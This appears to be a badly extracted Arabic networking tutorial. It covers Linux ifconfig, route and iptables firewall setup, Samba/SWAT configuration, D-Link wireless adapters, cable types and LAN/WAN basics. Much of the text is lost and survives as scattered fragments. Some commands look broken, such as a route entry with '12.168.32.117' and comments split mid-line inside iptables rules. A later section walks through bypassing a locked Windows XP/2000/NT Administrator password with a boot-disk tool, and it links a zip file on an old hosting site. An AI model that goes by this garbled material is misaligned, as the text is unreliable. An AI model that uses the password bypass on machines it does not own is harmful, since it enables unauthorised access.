
.Contention Methods

CSMA/CD

Defer

.Mode





```
!!
server/client
loop-back device
IP address
x x. , ,
static ip , , ,
```

```
( - )
ip address
```

```
inet local-network etc/rc.d/init.d//
ifconfig lo 127.0.0.1 up
```

loop-back. local lo

dev/eth0/

```
ifconfig eth0 up 192.168.32.117 netmask 255.255.255.0
netmask
loop-back
```

route

```
# add if given ip-address
route add 12.168.32.117
# add a local-host given ip-address
route add -host 127.0.0.1 lo
# add a network given ip-address
route add -net 12.168.32.117
```

firewalls

Norton Symantec

!!

!!

tcp/ip pocket

new conection

/

related conection

estsblished conection

)

MS

(

internet-explorer
ActiveX
(Messenger

)

/)

(

)

(BIOS

BIOS

wine

.

!!

-
-
-
-
-

/

()

() blfs

```
# allow local-only connections
iptables -A INPUT -i lo -j ACCEPT
# free output on any interface to any ip for any
service
iptables -A OUTPUT -j ACCEPT
# permit answers on already established connections
# and permit new connections related to established
ones (eg active-ftp)
iptables -A INPUT -m state --state ESTABLISHED,RELATED
-j ACCEPT
# Log everything else: What's Windows' latest
exploitable vulnerability
iptables -A INPUT -j LOG --log-prefix "FIREWALL:INPUT"
# set a sane policy: everything not accepted >
/dev/null
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP
```

Router Masquerading eth0

dialup ppp0

•
•
•
•
•

()

```
# allow local-only connections #
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
# allow forwarding #
iptables -A FORWARD -m state --state
ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -m state --state NEW -i ! ppp+
-j ACCEPT
# do masquerading (not needed if intranet is not using
private ip)
iptables -t nat -A POSTROUTING -o ppp+ -j MASQUERADE
# set a sane policy
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP
" "
```

Besybox

ping

samba

Squid

modules

```
modprobe ip_tables
modprobe iptable_filter
modprobe ip_conntrack
modprobe ip_conntrack_ftp
modprobe ipt_state
modprobe ipt_LOG
```

```
modprobe iptable_nat  
modprobe ip_nat_ftp  
modprobe ipt_MASQUERADE  
modprobe ipt_REJECT
```

samba

samba

```
var/www/swat/using_samba//
```

```
samba samba swat
( ) etc/services/
```

```
swat 901/tcp
```

```
etc/inetd.conf/
```

```
swat stream tcp nowait.400 root /usr/sbin/swat swat
swat usr/sbin/swat/
```

```
inetd daemon usr/local/samba/bin/swat/
killall -HUP inetd
```

```
samba restart etc/rc.d/init.d/
```

```
samba etc/rc.d/init.d/samba start/
```

```
username smbpasswd -a ( )
a root- smbpasswd
```

```
http://localhost:901/
```

```
localhost
```

```
samba
```

```
swat samba
```

```
samba
```

```
smb:///
```

```
samba
```

```
My Computer •
```

```
Properties •
```

```
Network Identification notebook tab •
```

```
Properties •
```

```
WIN2KBOX Computer Name •
```

```
OK :Domain •
```

```
samba •
```

```
( ) •
```

Wireless Networking

!!

1000

-: 1)

Wireless Environment

Hybrid Network .

-: 2)

- 1.
- 2.
- 3.
- 4.

-: 3)

-:

4)

- LANs -
- Extended LANs -
- Mobile Computer -

.Access Point () ()
switch hub
:

Wireless D-Link USB Adapter DWL

120



Wireless D-Link PCMCIA Adapter

+ DWL



Point AP+ Access Wireless D-Link DWL




IEEE 802.11b Standard

:

Wireless D-Link USB Adapter DWL 120:

!



later No, i will restart the computer
shutdown

USB

USB

Wireless D-Link PCMCIA Adapter DWL-650+ : PCMCIA

USB

AP+ Access Point Wireless D-Link DWL :

Switch HUB

hub




Infrastructure Mode.

()
()

Ad

Hoc



:

DHCP

)
IP Address

(

Server


.

:


Address IP

Network and dial up control panel settings start
Local Area Connection connections

:




TCP/IP- Interlet Protocol



OK

IP



Associated BSSID=00-08-C8-AC-7F-E0 Status :

MAC Address

00-08-C8-AC-7F-E0

(Media Access Control Address MAC Address)

SSID

IDentifier Set Service

!

default

D LINK

Rate Tx

Channel

Quality Link

Strength Signal

Rate Data


SiteSurvey

)

Connect

(

:



LAN

Network Local Area

WAN

Wide Area Network

LAN

WAN

leased line

Cable

DSL

ISDN

⋮

: ()

ISDN : ()


: ()

...
)

:
Peer to peer


()

.(



clients

server




:





. Apple Talk Unix Novell Netware XP NT :




:

Physical Topologies:



:

	<p>NIC . Network Interface Card</p> <p>ISA, PCI : PCMCIA</p>
	<p>switch : Hub</p>
	<p>: Repeater</p>
	<p>Router</p> <p>:</p>

	.
	: Bridge
	: Gateway
	: Modem

:

:

: **fiper optic** ()

: **Twisted pair** ()

:

:

Sheilded twisted pair : STP ()


Unsheilded twisted pair : UTP ()

:




Category	Description
1	Voice (UTP only)
2	4 twisted pairs, data transmission up to 4 Mbps (UTP only), token ring
3	4 twisted pairs, data transmission up to 10 Mbps, Ethernet
4	4 twisted pairs, data transmission up to 16 Mbps, token ring
5	<p>CAT5</p> <p>:</p> <p>UTP or STP</p> <p>UTP</p> <p>4 twisted pair, data transmission up to 100 Mbps, Ethernet and fast Ethernet</p>
6	4 twisted pair, data transmission up to 155 Mbps, fast Ethernet
7	4 twisted pair, data transmission up to 1000 Mbps, gigabit Ethernet

-



:



_____ :

RJ-45

Coaxial

_____ :




: simplex ()

: Half-duplex ()

: .

: : Full-Duplex ()

:

Shared Folder	Shared Drive	Mapped Drive
	 Local Disk (C:)	 Websites (X:)

_____ : _____

- Coaxial Cable. 1-**
- Twisted Pair. 2-**
- Fiber Optic. 3-**

_____ :

- . **1- Baseband**
- . **2- Broadband**

Baseband :.

Bandwidth.

Baseband.

bidirectional

Repeater attenuation Baseband

Analog unidirectional

Broadband :.

Broadband

_____ :

dual-cable 1-

midsplit 2-

Broadband amplifiers.

Cable TV

Teflon.

EMI

Crosstalk .

- 1-
- 2-
- 3-

- 1- Thin
- 2- Thick

Base2

Base5

RG-11 () RG-8

(1- 50)

RG-58 2- 50

RG-59 3- 75

RG-62 4- 93

ARCnet.

BNC (British Naval Connectors)

: **BNC**

- 1- BNC cable connector.**
- 2- BNC T connector.**
- 3- BNC barrel connector.**
- 4- BNC terminator.**

:

- 1- polyvinyl chloride (PVC)**
- 2- plenum.**

PVC ::

plenum ::
plenum

EMI

Crosstalk .

::

- 1- Unshielded twisted pair (UTP)**
- 2- Shielded-twisted pair (STP)**

Unshielded twisted pair (UTP)
BaseT.

:

UTP (EIA/TIA)

-
-
-
-
-

- 1- Category 1**
- 2- Category 2**
- 3- Category 3**
- 4- Category 4**
- 5- Category 5**

Category 5

Category 6

•

UTP

Shielding

•

(:)

•

:

UTP

STP

•

- 1-**
- 2-**
- 3-**

:

TP

•

- 1-**
- 2-**

•

::

Core

Kevlar

•

Core

•

::

•

1-

2-

3-

4-

IBM

:

IBM

1-

Face Plates.

2-

Distribution Panels.

3-

4-

IBM

hermaphroditi

IBM

American Wire Gauge (AWG) .

: **IBM**

1- Type 1 - STP for computers.

2- Type 2 - voice and data STP.

3- Type 3 - voice and data UTP.

4- Type 5 - fiber optic cable.

5- Type 6 - dual-shielded UTP.

6- Type 8 - STP for use under carpets.

7- Type 9 – plenum.

WinXP – 2000 - NT

:
.

Bootable OS WinXp - 2000 - NT /CD

:

Program's Profile:

Name: passware Kit

Ver: 5.1 build 47 (I use this version)

Status: shareware.

Company: passware CO

<http://www.lostpassword.com/>Website address :

.

,

.

:

()

<http://www.geocities.com/sevenmseven/Files.zip>

.

.

:

2000 - XP - NT .

.

Built-in administrator account.

- :
- 1 - User name: administrator.
 - 2- Password:

()
**Password recovery for XP + 2000 + NT + office applications +
Zip files + etc**

**Disclaimer: I won't be held responsible for any misuse to the
information that has been mentioned in this article.**

Windows XP - 2000 - NT key

**Windows XP/2000/NT Key resets Windows XP/2000/NT
security settings if Administrator password, secure boot
password or key disk is lost**

**This application creates Windows Key driver disk. Reboot
locked system using Windows XP/2000/NT setup disks or
CD-ROM and load Windows Key driver. When Windows Key
driver is loaded, it will show you the list of Windows
installations that could be processed.**

**Please see Frequently Asked Questions (FAQ) if you need
more help on using the software.**

**Please insert a blank floppy disk into drive A: and click Next
when ready.**

Next

:

Please fill fields below:

User name:

Company:

Password: (optional)

Click Next when ready.

Next. (

(

:

Reboot locked system using Windows XP/2000/NT setup disks or CD-ROM and load Windows Key driver. When Windows Key driver is loaded, it will show you the list of Windows installations that could be processed. Please see Frequently Asked Questions (FAQ) if you need more help on using the software. If you need to create another Windows Key driver disk insert a blank floppy disk into drive A: and click Next when ready.

Bois (basic input output system)

..

F6

Press F6 if you want to install a third party SCSI or RAID driver .

.

:

Windows setup

Setup could not determine the type of one or more mass storage devices installed in your system , or you have chosen to manually specify an adapter. Currently, setup will

:  load support for the following mass storage devices
< none >

- * To specify additional SCSI adapter, CD-ROM drivers , or special disk controllers for the use with windows XP (2000),including these for which you have a device support disk from a mass storage device manufacturer , Press S
- * If you do not have any device support disks from a mass storage device manufacturer , or do not want to specify additional mass storage devices for use with windows XP (2000),press ENTER

:

S ,

Windows setup

Please insert the disk labeled
Manufacturer-supplied hardware support disk into driver a:

v Press ENTER when ready

.

:

Windows setup

You have chosen to configure a SCSI adapter for use with windows (2000 - Xp) , using a device support disk provided by an adapter manufacturer

**Select the SCSI adapter you want from the following list, or
press ESC to return to the previous screen.
Windows XP - 2000 - NT key**

:

- * To specify additional SCSI adapter, CD-ROM drivers, or special disk controllers for the use with windows XP (2000), including these for which you have a device support disk from a mass storage device manufacturer, Press S**
- * If you do not have any device support disks from a mass storage device manufacturer , or do not want to specify additional mass storage devices for use with windows XP (2000),press ENTER**

:

Setup is starting windows 2000

:

:

**C:\windows)if it is XP (OR
C:\winnt) if it is 2000 - NT(**

:

Administrator

Y

PC physical access

XP

xp

Install Win 2000 first then upgrade the system to XP.
XP, %

شبكة الحاسوب هي كما شرحنا سابقا عبارة حاسوبين او اكثر متصلين مع بعضهما البعض للمشاركة في المعلومات.

LAN

هذا المصطلح يعني Network Local Area وتعني شبكة حاسوب محلية. مثال: شبكة الحاسوب في الكلية. توجد في مكان واحد. تقوم بالمشاركة في ملفات وطابعات واجهزة اخرى. الاتصال عن طريق الكوابل.


WAN

اختصار لـ Wide Area Network وتعني شبكة الكمبيوتر في عدة مواقع. مثلا: مجموعة مواقع في كل موقع يوجد LAN وهذه المواقع مرتبطة مع بعضها البعض فهذه الشبكة من المواقع تسمى WAN . تشترك المواقع في المشاركة بالملفات والطباعة. نوع الارتباط بين المواقع يكون مودم او ISDN او DSL او Cable او خط مستأجر leased line .


الشبكة تتكون ببساطة من ثلاث مكونات:

- (١) البروتوكول للاتصال: قوانين الاتصال
- (٢) رابط بين اجهزة الكمبيوتر مثلا: كابل او خط ISDN
- (٣) خدمات الشبكة: او ما هو جاهز للمشاركة كملفات او طابعات

الشبكات نوعين: اما ان تكون عبارة عن جهاز مرتبط بجهاز مرتبط بجهاز... الخ ويسمى ذلك Peer to peer . فائدته اقل كلفة ولكن لا يعمل بشكل فاعل بين الاجهزة (مشاكل في ادارة الملفات بين الاجهزة). يمكن استخدامه (او التفكير باستخدامه) في حالة عدد الاجهزة المتصلة اقل من ١٠ اجهزة.



اما النوع الثاني فهو ان تكون الاجهزة مرتبطة ببعضه البعض مع وجود جهاز رئيسي يسمى الخادم server وتسمى باقي الاجهزة clients



فوائدها:

يوجد نقطة رئيسية وهي نقطة الاتصال مع الجهاز الخادم


اكثر كلفة ولكنه اكثر امانا واكثر فاعلية واقل مشاكل في الاتصال

هناك انواع منه: جهاز خادم للملفات وجهاز خادم للطابعات زجهاز خادم للبريد الالكتروني وجهاز خادم للانترنت.

برامج الخادم: NT ، ٢٠٠٠ ، XP ، Novell Netware ، Unix ، Apple Talk .

انواع الشبكات من ناحية تصميم الاتصال بين الاجهزة:

Physical Topologies:






مكونات الشبكات:

A green printed circuit board (PCB) with various electronic components, including a large integrated circuit (chip) and several capacitors. It has a gold-plated edge connector for insertion into a computer's expansion slot.	<p>NIC يعني بطاقة الشبكة وهو اختصار للكلمة . Network Interface Card</p> <p>وانواعه: ISA, PCI او يكون للكمبيوتر المتنقل PCMCIA</p>
A stack of three network hubs. The top one is silver and black, the middle one is silver and black, and the bottom one is silver and black. They have multiple ports on the front panel.	<p>Hub : عبارة عن switch بين الاجهزة.</p>
A small, white, rectangular device with a red "Fire Power" logo on the top. It has several ports on the front panel.	<p>Repeater: وهو جهاز يوضع بين كل مسافة لتقوية اشارة البث بين جهاز الكمبيوتر والخادم.</p>
A blue, rectangular device with a textured surface. It has several ports on the front panel.	<p>Router</p> <p>: وهو جهاز يقوم بتوزيع المعلومات بين الاجهزة حسب عناوينها. مثال: يقوم بتوزيع الانترنت على جميع الاجهزة في الشبكة.</p>
